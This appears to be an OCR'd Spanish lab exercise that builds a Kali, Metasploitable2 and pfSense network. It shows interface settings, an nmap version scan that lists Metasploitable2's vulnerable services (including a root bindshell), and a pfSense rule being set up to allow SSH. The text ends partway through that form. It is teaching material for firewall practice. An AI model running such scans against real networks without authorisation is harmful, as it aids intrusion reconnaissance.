
EJERCICIO - PFSENSE

PRERREQUISITOS

- KALI LINUX
- METASPLOTABLE2
- PFSENSE

ESQUEMA

```
                              VM PFSENSE
10.0.2.XX                    10.0.2.XX (DHCP DE NatNetwork)
KALI  ---     Red NAT (WAN)  ADAPTADOR 1
                             ADAPTADOR 2    (LAN) Red NAT 1------------------------METASPLOITABLE2
                             10.0.3.10                                10.0.3.XX (DHCP DE PFSENSE)
```



Red

Adaptador 1 | Adaptador 2 | Adaptador 3 | Adaptador 4

☑ Enable Network Adapter

Conectado a: Red NAT

Nombre: REDPERSONAL2


Advanced

Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)

Modo promiscuo: Permitir todo

Dirección MAC: 0800274B1F9F

☑ Cable Connected



Metasploitable2 - Configuración

Red

☑ Enable Network Adapter

Conectado a: Red NAT

Nombre: REDPERSONAL2


Advanced

Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)

Modo promiscuo: Permitir todo

Dirección MAC: 080027FC7748

☑ Cable Connected



pfsense - Configuración

Red

☑ Enable Network Adapter

Conectado a: Red NAT

Nombre: redpersonal


Advanced

Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)

Modo promiscuo: Permitir todo

Dirección MAC: 080027949BAA

☑ Cable Connected



Red

☑ Enable Network Adapter

Conectado a: Red NAT

Nombre: REDPERSONAL2

Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)


Modo promiscuo: Permitir todo

Dirección MAC: 0800274C5D03

☑ Cable Connected

Firewall

Pasar Kali a Red Natnetwork1 y acceder al interfaz web de pfSense



Red

☑ Enable Network Adapter

Conectado a: Red NAT


Nombre: REDPERSONAL2

Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)

Modo promiscuo: Permitir todo


Dirección MAC: 08002748 1F9F

☑ Cable Connected



```
┌──(root㉿kali)-[~]
└─# ifconfig
br-103717f0bd0e: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.19.0.1  netmask 255.255.0.0  broadcast 172.19.255.255
        ether 02:42:9d:74:7f:bc  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-9a52babb210a: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:ff:58:34:10  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:87:98:20:d2  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.5  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::a00:27ff:fe4b:1f9f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:4b:1f:9f  txqueuelen 1000  (Ethernet)
        RX packets 54  bytes 9615 (9.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3392 (3.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Poner Metasploitable2 en la red segura. Debería ser una del rango 10.0.3.X



Red

☑ Enable Network Adapter

Conectado a: Red NAT

Nombre: REDPERSONAL2


Advanced

Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)


Modo promiscuo: Permitir todo

Dirección MAC: 080027FC7748


☑ Cable Connected



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fc:77:48
          inet addr:10.0.3.7  Bcast:10.0.3.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fefc:7748/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7105 (6.9 KB)  TX bytes:8308 (8.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27569 (26.9 KB)  TX bytes:27569 (26.9 KB)

msfadmin@metasploitable:~$ _
```




```
┌──(root㉿kali)-[~]
└─# nmap -sV 10.0.3.0/24 -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-16 21:29 CET
Nmap scan report for 10.0.3.1
Host is up (0.000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.9.4 (RedHat Enterprise Linux 7)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7

Nmap scan report for 10.0.3.2
Host is up (0.0012s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.3.3
Host is up (0.000040s latency).
All 1000 scanned ports on 10.0.3.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C6:50:C4 (Oracle VirtualBox virtual NIC)
```



```
Nmap scan report for 10.0.3.3
Host is up (0.000040s latency).
All 1000 scanned ports on 10.0.3.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C6:50:C4 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.3.7
Host is up (0.00021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:FC:77:48 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.3.10
Host is up (0.00050s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx
443/tcp open  ssl/http nginx
MAC Address: 08:00:27:4C:5D:03 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.3.5
Host is up (0.0000040s latency).
All 1000 scanned ports on 10.0.3.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 20.83 seconds
```

Configurar dos reglas en el firewall para los puertos de Metasploitable2. Una para que el puerto 22 sea accesible desde Kali Linux, y otra para que el puerto 80 este bloqueado desde Kali Linux.



Firewall / Rules / Edit

Edit Firewall Rule

Action: Pass

Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled: □ Disable this rule

Set this option to disable this rule without removing it from the list.

Interface: LAN

Choose the interface from which packets must come to match this rule.

Address Family: IPv4

Select the Internet Protocol version this rule applies to.

Protocol: TCP

Choose which IP protocol this rule should match.

Source

Source: □ Invert match | Single host or alias | 10.0.3.5 | /

Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination: □ Invert match | Single host or alias | 10.0.3.7 | /

Destination Port Range: SSH (22) From | Custom | SSH (22) To | Custom

Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

